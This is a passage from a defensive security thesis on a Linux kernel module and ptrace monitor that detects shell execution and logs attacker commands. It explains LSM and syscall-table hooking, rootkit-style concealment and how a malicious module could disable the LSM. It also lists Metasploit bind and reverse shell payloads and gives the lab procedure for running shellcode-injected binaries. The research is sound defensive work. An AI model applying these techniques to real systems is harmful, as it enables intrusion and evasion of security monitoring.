The Linux Security Modules Framework (from hence forth LSM) is a framework that provides general support for security modules in Linux. The Linux O.S. utilizes a discretionary access control model, meaning that a user can give access to their files at their discretion. The LSM's framework main use is in providing improved access control modules. For example it can be used to change the access control to a centralized model instead of discretionary. Commonly known security modules that make use of the LSM API include SELinux (used by Fedora, Red Hat, CentOs) and AppArmor (used by OpenSUSE, Ubuntu, among others).[23] The framework adds security fields to kernel data structures, like struct task_struct and struct linux_binprm. It also inserts calls to hook functions at critical points in the kernel code[5]. A hook is a point in the one of the many system's message-handling mechanisms where a module can redirect the flow of execution with the intent to process or inspect the traffic before or after it reaches the intended routine. The hooks rely on a global security operations table defined as struct security_ops in /include/linux/security. The security_ops table is a structure with a large number of function pointers, each function pointer in this global table is an LSM module hook. They are organized into logical sets based on kernel objects (sockets, files, etc).

The framework makes provision for stacking security modules, however only one LSM module can be compiled into the kernel. Extending the framework's support for stacking additional modules is left up to the individual modules[35]. It is worth

restating that LSM modules require compilation into the kernel, which means that any of the LSM's exported symbols are made available by the kernel. In order for the hooks to callback the appropriate LSM module's functions, the security_ops global table must also be exported by the kernel. This fact enables the use of the exported symbols to locate the different data structures involved in its operations.

The method of redirecting API functions from their intended library into secondary code is known as API hooking. The general idea involves identifying and locating the appropriate kernel data structure, saving an existing entry from the table, swapping in a new address to replace the existing entry, and restoring the original entry prior to unloading any of the hooked functions. API hooking is employed to successfully redirect calls to the LSM module into functions within the thesis' kernel module. Some examples of API hooking used for defensive purposes are the security kernel patch *grsecurity* and loadable kernel module *tpe-lkm*.

The grsecurity patch is a port of the Openwall project which focuses on security enhancements. It is maintained by Brad Spender, and is implemented as a kernel patch, not an LSM module. It adds features like PaX, ASLR, Trusted Path Execution (TPE), among other features.[39] PaX marks regions of memory as non-executable or non-writable, in order to prevent injected code execution attacks. ASLR randomizes the base address of executables, libraries, and other process data structures in order to make buffer overflow attacks more difficult. Of special interest to the work presented by this thesis is

the Trusted Path Execution feature in *grsecurity.* It prevents users from executing their own binaries. It does this by denying users added to the "untrusted" group of users from executing any binary that is not in a root-owned directory, whose write permission is only held by the root user[7].

This technique was also used by Corey Henderson in his security kernel module TPE-LKM (Trusted Path Execution-Loadable Kernel Module) to inspect the parameters of the execve system call.[11] Henderson makes use of many of the Linux Security Modules Framework hooks to expand the Trusted Path Execution feature of the *grsecurity* patch. He implements his security tool as a kernel module. A similar API Hooking technique is used in this thesis to inspect the parameters of execve system calls as the one used by *grsecurity* and *tpe-lkm*, however the implementation in this thesis uses the technique to detect the execution of shells, whereas the other two project's emphasis is on stopping the execution of certain binaries.

The operation of executing binaries for user-space programs is the responsibility of the execve system call. In the process of accomplishing its mission, it makes use of many of the hooks in the security_ops table. It relies on the 'binary parameters' structure (struct linux_binprm) to match the format of the binary received to the correct binary handler for execution. From our discussion on the LSM framework above, this is one of the kernel data structures modified to include additional security fields. The binprm struct

encapsulates all the information that a binary handler requires to execute a program: it's name, type, virtual memory information, credentials and capabilities, etc.

Once a program requests the execution of a binary via the system call facility, do_execve() is called, which calls do_common_execve(). do_common_execve() causes several of the hooks in the security operations table to activate the LSM module's callback functions, as it prepares the binprm structure, opens the necessary files, and requests the scheduling of the task.

The last thing the execve system call does is to search for the appropriate binary handler, and passes it the binprm structure to execute the file via the selected handler. This takes place via a call to search_binary_handler(), which makes a call to security_bprm_check(), causing a hook to the LSM module's registered callback function bprm_check_security() to execute. The flow of execution by the exec system call is depicted in Figure 3.3. Collectively, the flow of execution through the execve system call functions is referred to as the execve call stack.



Figure 3.5.: Linux Security Module Framework Unhooked

The bprm_check_security() callback function is redirected in order to inspect the parameters received by the execve system call, and detect the execution of any shell within the monitored system.

LSM "hooking" steps in the module:

1. Locate the security operations structure by searching through the exported kernel's symbols table.
2. Store the address of the security operations structure in the module

3. Store the original address of the bprm_security_check() callback function from the security operations table.

4. Replace the address of the bprm_security_check() callback function to the kernel module's version of the function in my kernel module.

5. Using the redirected version of bprm_secutiry_check(), inspects the filename parameter against a list of shells and records the PID (Process Identification) of the process invoking the execution of a shell in a circular buffer within the kernel module. A visual representation of these steps is shown in figure 3.4.



Figure 3.6.: Linux Security Module Framework Hooked

The module maintains a copy of the PID until it receives a signal from the pilot process requesting transfer of any newly-stored PID. Upon request, the kernel module transfers the suspect PID to the user-space pilot program for further monitoring.

It's worth mentioning that this same technique could be used to disable any security module using the LSM framework's API, and represents a single point of failure for the LSM framework[12][40][42]. A malicious kernel module could simply redirect the pointer to the security operations table, and not just a single function as I is done by this thesis' kernel module, and disable the entire LSM security module in the process. In summary, the kernel module utilizes API hooking of the LSM callback hooks to redirect bprm_security_check() for inspecting the execve parameters in order to detect the execution of shells by any process.

The use of API hooking of the LSM framework's hooks was necessary to inspect the parameters in the execve system call. The system call table hook used to inspect the parameters of the open system call could not be used to inspect the parameters of the execve system call. In order to redirect the open system call, the system call table hook instructs the compiler to pass the parameters of the redirected system call on the stack instead of through the general purpose registers. The execve call stack expects to receive its parameters directly from the registers. Due to this constraint, the system call table hook previously employed could not be used for hooking the execve system call.

3.2 Implementing the Management Service

The management service is implemented in the kernel module. It is intended to operate in conjunction with the user-space management module. Together they enable the transfer of data between the kernel module and the user-space monitoring facility. There are several interfaces for transferring data to and from kernel modules to user-space programs provided by the kernel. Kernel modules use these mechanisms to interact with user-space programs and vice versa. These methods include the different virtual file systems (proc, debugfs, configfs, sysfs), signals, memory mappings, and system calls. A virtual file system is one that does not exist on disk, but rather it is maintained in RAM by the kernel.

Sysfs is one of these virtual file systems. It was created to solve the power management problem of shutting down devices in the correct order, but it proved to be an excellent way to provide user-space programs a better interface to the kernel objects, their hierarchy, and relationships from the kernel's perspective. In order to use sysfs for data transfer, the module must export the desired parameters or subsystems to the kernel. The kernel in turn will include the module's objects as part of the sysfs directory hierarchy it creates. A user-space program can then access the module's handles provided through sysfs to communicate with the module. sysfs is meant to replace the use of proc VFS for anything other than process information.

The proc file system is another one of these virtual file systems. It's intended use was for accessing process information, but it developed into a location for all sorts of kernel object interactions. In order to use this mechanism, the kernel module must create entries into this virtual file system, and provide functions to carry out the requests from user-space. For the user-space program, it requires a handle to the procfs file created by the module.

Another way to interact with modules is through the use of devices. In Linux makes use of types of devices, block devices and character devices. Devices allowing random access to blocks of data, like disks, are represented by block devices. Character devices are used to represent all other non-random access devices like mice, keyboards, modems, terminals, etc. A kernel module can create a virtual device, like a character device, to provide a user-space program a communication interface. Depending on the functions included in the module, a user process can request data by reading from the device, and send data to the module by writing to the device.

Another use of devices for interacting with modules is through the use of Input Output Control (IOCTL) system call. IOCTL is used to send control information to modules, for example to set the different flow rates for hardware devices. This mechanism can be used to signal a module to perform an assortment of actions. A module must provide the ioctl methods to handle the requests, and create the necessary

devices similar to the previous approach. The difference between the two approaches are the system calls used by the user-space program to access the module provided handles.

A system call is the kernel's mechanism of receiving requests for some sort of service from user-space. It's the user-space interface to kernel-space functions. One way to implement communication between a kernel module and a user-space program is through the creation of a custom system call. In order to use this mechanism, a module writer must modify the kernel source, and recompile the kernel. A much less invasive approach is the use of signals.

A signal is an alerting mechanism used to deliver notification of events to processes. A kernel module can rely on real-time signals to deliver data to a user-space program. A real-time signal is different from a standard signal in that it can carry up to 32-bits of data, and the user-space process handles each signal in order. Standard signals do not receive this queuing treatment. In order to use this approach, the user-space program must register a signal handler, and the kernel module must know the Process Identification (PID) of the receiving process. The biggest limitation of this approach is that the user-space program cannot send data to the module using this mechanism. Other mechanisms, like memory mapping, do not impose this restriction

Memory mapping involves marking a memory page for the purpose of sharing the memory area. In order to use this approach, a module has to create a file in one of the VFS locations, allocate a memory area to share, and map the memory area to the VFS created file. From the user-space program's perspective, it has to acquire a handle to the same VFS file created by the module, and rely on the read, write, or memory copy system calls to access the shared memory. The biggest hindrance to using this approach lies on the lack of notification that data has been read or written in either direction. Thus, neither the module nor the user-space program are aware of any data state changes.[17]

From a defensive solution perspective, all of these mechanisms have their strengths and weaknesses. A common problem faced by defensive solutions is the attacker's tendency to use malware for the purpose of terminating security software[16][34]. It has become one of the most powerful self-defense techniques used by malware[13].

During all of 2011, reports estimate that at least 11.6% of the top 10 malicious code families exhibited the ability to disable security software[41]. Malware analysis of the Agobot family of malware have found variants capable of attacking over 480 different processes, most of which are related to terminating security software[20], as well as contain code to disable roughly 105 different security software solutions[16]. Current reports suggest that in January 2014 alone, 9.5% of the top 10 most frequently blocked malware were among the strains capable of disrupting security software[25].

Some of the techniques used to disable security solutions include: NULL debugger, DLL unloading, Process termination, Close Message Method, and Registry Modification as discussed in [13]. Null debugger refers to the use of the debugging API to attach to the defensive solution without actually attaching a debugger. This causes the attached process to crash. DLL unloading is the process of removing a kernel-space program used by the defensive solution, causing a call to the unloaded library to fail and crash the calling process. Process termination relies on the use of a signals to terminate the defensive solution. The Close Message Method relies on the finding the Window identified by the name of the defensive solution, and repeatedly sending it close requests until the process terminates. Finally, the Registration Modification technique abuses the Windows registry to stop defensive solutions from starting up properly. Applying these techniques to this thesis' work would include the use of the ptrace API to attach to the different processes, the unloading of the monitor's modules, the use of process termination signals, or disabling the automatic loading of the monitor's modules on system boot.

All of these techniques rely on locating the security module or its interfaces. They rely on known process names, common installation or startup locations within the system, and common interfaces used by the security solution. The use of kernel provided communication mechanisms is one of those common interfaces. It can provide an attacker a known starting point to begin looking for a security solution.

In the case of VFS based and device based mechanisms, their use of file handles requires the module to hide the files in the corresponding file systems in order to avoid detection of the monitoring system. This increases the need for rootkit style code in the module to implement the hiding of those processes to avoid disabling of the software.

Furthermore, device based mechanisms that rely on the ioctl system call leave an unmanageable interface to the module. Especially risky in the case that the module implements rootkit style functions to hide devices. The last thing a defensive solution should do is provide an attacker with an interface to simplify an attacker's task of maintaining undetected access to a compromised system. Hiding the addition of a custom system call to the kernel would also greatly increase the amount of rootkit style code in the module. And without adding the capability to hide the custom system call, the monitoring system would be easily detected, and consequently disabled.

In the interest of avoiding termination of the monitoring system, the file handles used by memory mapping would also need to be hidden. Additionally, allocating kernel memory in a module for sharing represents a huge security risk, and decreases the overall security of the system being monitored.

All of the mechanisms mentioned leave an attacker a convenient location to alter the data being transferred, including real-time signals. A knowledgeable attacker could intercept signals using the ptrace API, filter out any data and evade the monitoring system. As a result, any unnecessary use of the of kernel provided communication mechanism was avoided.

Given the use of the open system call hook for the detection of terminal emulators. It was decided not to add any more locations where an attacker might discover the monitoring system. Thus, the open system call is overloaded by using a non-existent (or fake) device. The *management module* requests the transfer of a captured PID, by requesting the opening of the fake device. On open request, the *kernel module* catches the open request, verifies the context of the open request, and transfers a stored PID from the *kernel module's* buffer to the *management module's* user-space buffer. This process is depicted in Figure 3.7. This is a rootkit like technique, where the module inspects the call, executes its own code, and modifies the results to accomplish the transfer of data. On kernel module installation, the module receives the name of the device that triggers the transfer of data from the module. It also receives the address of the user-space buffer in the management process, used as the destination of the data.



Figure 3.7.: Transfer Mechanism

The kernel module also requires the management process to register itself with the module. The management process succeeds in registering by passing the module its PID on kernel module load. The kernel module uses the process' registration to lock up access to the fake device and verify proper context of the open request, thus hindering abuse of the transfer mechanism.

The hooked open system call in the kernel module filters out any attempt to open this fake device. It uses the registered process' PID to determine if the request comes from the correct context. If so, the module transfers a stored PID from its buffer, to the user-space buffer using the stored address. If a process other than the registered process

attempt to trigger a transfer by opening the fake device, the module simply returns zero, the index number for the standard in file descriptor.

There are several reasons for not using the return value from the open system call to pass the data to the registered process. The first is to ensure that consistent behavior with the original system call is observed. The open call returns the index number of the opened file pointer in the process' file descriptor table. Maintaining consistency makes it harder to figure out that something else is taking place during the call. This in turn makes it harder for the attacker to use the transfer mechanisms, for the purposes of finding the solution, and ultimately for terminating it. Secondly, returning the data through the system call facility provides a location where an attacker might capture the data, and filter the results in order to disable the monitoring of their specific processes, and thus bypass the monitor.

Although the potential of introducing instability into the system by patching the system call table exists [33], some precautions are taken in order to limit this possibility. The work presented here uses malware techniques extended to a defensive approach. Malware writers do not limit their experiments in malicious coding. Part of this thesis' approach is not to limit the use of any technique in order to gain insight into the attackers, and capture their actions within a compromised system.

The kernel module is designed to be loaded on system boot, and the 'use count' is incremented at module load. The module's use count is used by the kernel to determine if it is safe to unload a given module. The use count is never purposely decremented, in order to disallow the unloading of the module without a system reboot. At which time, the module will be loaded again, a purposely annoyingly persistent module. Also, the module's use count is never decremented because the option to write a custom kill signal handler in the management module is not available[19]. As such, decrementing it on the management module's process termination was not feasible. Otherwise, if the management process is terminated, the module could also be unloaded and a pointer to the hooked open system call routine within the unloaded module would be lost, causing system call table instability.

In the event that an attacker is able to patch the open system call, the potential for disabling the module's transfer mechanism exists. Malicious system call table patching is generally used to inspect parameters or return values with the goal of filtering out data or modifying results, as is the case with rootkits. This generally involves invoking the previous function at some point within the hooked version.

Under these circumstances, the worst case scenario would be that the attacker becomes aware of a previously unknown device. Possibly leading to searching for a non-existent device, and consequent attempts to open the device programmatically. Any such attempt yields the index to the standard output file descriptor in the process' file

descriptor table, thus guaranteeing a consistent observed behavior. The attacker gains nothing by making open requests to the device, given the module's registration requirement. Furthermore, the approach attempts to mitigate evasion of the monitoring system. It complicates the task of capturing the data in transit, reducing the likelihood of an attacker modifying the data before it reaches the logging facility.

In order to reduce the likelihood of the monitoring system detection by the unconventional use of the 'fake' device, the device name can change on each module initialization. Recall that the device name is passed to the module on module load. This mitigates string-matching techniques against device names for the purpose of detecting the monitor.

Additionally, a value of 0 was returned on failed open requests to the device, instead of the technically correct '-ENODEV'. To anyone inspecting the open system calls, it would appear as a standard process making successful open requests. Standard processes make arbitrary open calls to all sorts of file handles, this is considered 'normal' process behavior. Malware has been known to mimic 'normal' profiles of behavior to avoid detection, known as mimicry attacks[43]. A similar approach was used to disguise the monitor's operations, thus making its detection more challenging.

3.3 Implementing the Monitoring Facility

Proper operation of terminal based devices and terminal oriented programs is provided by the TTY layer. TTY stands for teletype, and is derived from its original job to handle the operations of physical teletype devices used to interact with the system.[1] The TTY layer is composed of line disciplines drivers, and terminal device drivers that handle operations for reading and writing, handling control operations, input processing, etc.

Of important interest to this work is the line discipline portion of the TTY layer. It deals with the processing of input received, determining which input to apply processing to and which input to deliver to the terminal oriented process. It handles line editing control sequences, like Ctrl-u, and process control sequences, like Ctrl-c. When such input sequences are received the appropriate functionality or signals are delivered, as opposed to delivering the characters to the process.

A user-space program requests reading of a file to the kernel via the system call facility. The read system call depends on the Virtual File System layer to fulfill requests, it calls vfs_read(), which transfers control to the reading facility in the Virtual File System layer. We discussed the VFS layer in our discussion of kernel transfer mechanism. The VFS layer then calls the read function associated with the particular

type of file in the request. In our case, the type of file is a pseudoterminal, which uses the TTY layer to handle its operations. The call to tty_read() transfers control from the VFS layer to the TTY layer.

In the TTY layer, tty_read() then invokes the terminal's line discipline read function , n_tty_read(). The line discipline proceeds to transfer the bytes received from its buffer to the user-space buffer. Depending on the terminal's settings, full line discipline filtering of input is applied, or none at all. To round off our understanding of the TTY layer, its functions are invoked by requests originating in user-space, as well as from the hardware below. On reception of input by the hardware, the device driver calls the TTY layer's line discipline n_tty_receive_buff() which transfers the bytes received from the device driver's buffer to the line discipline's buffer. The flow of execution through the TTY layer's line discipline is shown in Figure 3.8.



Figure 3.8: The TTY Layer's Line Discipline

The line discipline concepts in the kernel were used to deal with the captured input in user-space by the logging facility in the monitor module. It implements a user-space line discipline/keylogger for handling the input received by the terminal oriented program. The ptrace system call is used in order to hook into the individual processes. ptrace is the system call used to access the kernel's ability to supervise any process in the system. It is used to attach to processes and inspect the contents of their registers or memory[19]. It's primarily used in debuggers like gdb, to place break points, etc. The

ptrace system call can be used by privileged processes to attach to other processes to monitor or inspect their memory space.

The thesis' monitoring facility utilizes ptrace to attach to shell spawning processes, and inspect the data transferred from the TTY layer to user-space. The data received is then scrubbed using the user-space line discipline/keyboard driver capabilities of the logging facility. This is done in order to record meaningful data from the input received by the terminal oriented program. The logger then converts the bytes received to usable input for writing out to file. The reason behind the addition of line discipline handling as well as key logging is to be able to extend the logging to both slave and master pseudoterminals in future work regardless of the terminals mode (canonical or non-canonical).

Our walkthrough of the different calls made in servicing the request, reveals multiple locations within the kernel to intercept the input. Any location where a new function is called is a potential hooking site within the kernel. Originally the capturing of input was implemented in a kernel module. It hooked the line discipline's read function n_tty_read() to inspect the input. The line discipline facility has previously been hooked to provide kernel level key logging [3], although they hooked at the device driver- line discipline transfer site.

Due to security concerns, the key logging facility was moved out to user-space to minimize affecting the security of the whole system. The potential of adding security flaws due to the large amount of privileged code was too high.

4. Experiment Development

The experiment was conducted using Oracle's Virtual Box [26] virtualization environment and the Metasploit framework [28]. Two virtual machines connected through the internal network provided by VirtualBox were used. The first virtual machine was an Ubuntu 12.04 running kernel 3.2, this is the monitored system that will be executing the shellcode injected binaries. The binaries are explained in section 4.1.

The second virtual machine was installed with Backtrack5R3. Backtrack (now called Kali Linux) is a penetration testing Linux distribution. It served as the attacking machine, making use of the Metasploit framework to accomplish its attacking duties. The Metasploit framework is an open source project designed to facilitate the development of exploit code for testing the security posture of an organization or an individual system [28]. This type of security testing is called penetration testing. It was responsible for supplying "staged" shellcodes the remainder of the exploit. Staged exploits callback the attacking machine for the remainder of the exploit code. It was also responsible for establishing the callback service for the reverse shell exploits, and for connecting to any bind shells in the exploited system (the Ubuntu 12.04 vm). The exploits will be covered in more detail in Section 4.1.

An internal networking environment was provided for the two virtual machines using Virtual Box's internal network setting. Each of the virtual machines attached to the internal network were configure with static IP addresses within the same subnet. There was no routing involved in ensuring connectivity between the virtual machines.

Proper execution of the shellcode_injected binaries requires network connectivity, a listening service on the attacking system, or a listening port on the exploited system. The Metasploit framework's exploit handler was used to service the requests of the binaries. A script to handle the list of payloads injected in the binaries was used. It executes the correct handler for the given binary. The list was created by the binary building script used to create the malicious binaries during data setup. A copy of the scripts is provided in Appendix A.

4.1 Exploit Setup

Eleven different shellcode injected binaries were used to test the project's modules. The shellcode injected binary samples were built using custom scripts that rely on the Metaploit framework. Each binary was injected with a different shellcode sample also derived using the Metaploit framework. The binaries we built using the scripts supplied in Appendix A.

The shellcodes were selected for their ability to bypass detection as per [8] and their ability to provide the attacker interaction with the remote system's Operating System through the shell environment. In Cheng et al.'s [8] study four of the 36 types of exploits tested were able to bypass detection. Of the 4 types that evaded detection, 2 types were of interest to this study, **reverse shell** and **bind shell** shellcode. The shellcodes used fall into two categories, bind_shell spawning shellcode, and reverse_shell spawning shellcode encoded by the Shikata Ga Nai encoder in the Metasploit framework.

The Metasploit framework offers 5 bind_shell and 7 reverse_shell shellcodes for exploit development. Of the 12 total shellcodes of interest, only four make use of pseudoterminals that rely on the TTY layer, the modeled normal system behavior. This work assumes that the exploit bypassed anomaly based detection, thus it mimics normal system behavior. A total of eleven shellcodes were used, the remaining shellcode provided by the Metasploit framework does not execute in Debian based distributions. The monitored virtual machine runs on Ubuntu 12.04, it is a Debian based distribution. Thus, the twelfth shellcode would not execute properly on this system.

The shellcodes injected into the binaries are the following:

Bind:

payload/linux/x86/shell/bind_nonx_tcp
payload/linux/x86/shell/bind_tcp
payload/linux/x86/shell_bind_tcp

payload/linux/x86/meterpreter/bind_tcp

payload/linux/x86/meterpreter/bind_nonx_tcp

Reverse:

payload/linux/x86/meterpreter/reverse_tcp

payload/linux/x86/meterpreter/reverse_nonx_tcp

payload/linux/x86/shell/reverse_nonx_tcp

payload/linux/x86/shell/reverse_tcp

payload/linux/x86/shell_reverse_tcp

payload/linux/x86/shell_reverse_tcp2

A standard ordered list of commands was used to test the project module's ability to log any command executed by a potential attacker. The commands were selected to test the module's logging of several behaviors within the monitored shell. For example ability to log standard input, commands executed in a separate shell, pipes, etc.

The command list for shellcodes that provide a meterpreter environment was expanded to include commands executed within meterpreter, as well as using the standard shell within the meterpreter environment. The meterpreter shell provides an extended set of commands and scripts developed by the Metaploit project.

The standard list of commands:

non-meterpreter shells:

ifconfig

whoami

hostname

uname -r

lsb_release -a

cat /boot/System.map-$(uname -r)| grep sys_call_table| cut -d ' '-f 1

The meterpreter list of commands:

sysinfo

ps

netstat

shell

plus the list of non-meterpreter commands above

4.2 Verification Procedures

4.2.1 Reverse_shell Exploit Verification Procedure

The reverse shellcode injected binaries enable access to a remote system's shell by connecting back to a predefined port on the attacking system. Upon execution of malicious binaries on the exploited system, the reverse shell is dispatched to the attacking system. The predefined callback IP address of the remote system is specified at binary build.

Proper execution of reverse_shell binaries was verified prior to testing the project modules by using the following procedure:

On BT5R3 VM:

execute handler script

select appropriate

network interface

port

payload for the shellcode_injected binary being tested

On Ubuntu VM:

execute shellcode_injected binary

netstat terminal-

- verify reverse shell connection was established

-record PID of process created by executed binary

-record binary image loaded by process

On BT5R3 VM:

verify exploit ran properly

-within handler shell

type : echo $$

record PID reported on remote session

execute the standard list of commands on the attacking system

end exploit session

4.2.2 Bind_shell Exploit Verification Procedure

The bind shellcodes injected binaries provide a listening service on a predefined port on the system executing the bind_shell injected binary. The listening port number used is specified during binary creation. The image to execute upon connection to the bind shell is determined by the shellcode selected.

Proper execution of the bind_shell binaries was verified independently by following the following steps:

On Ubuntu VM:

execute shellcode_injected binary

netstat terminal (netstat -antp TCP)

- verify bind shell listening, record port number

-record PID of process created by executed binary

-record binary image loaded by process

On BT5R3 VM:

execute handler script

select appropriate

network interface

port

payload for the shellcode_injected binary being tested

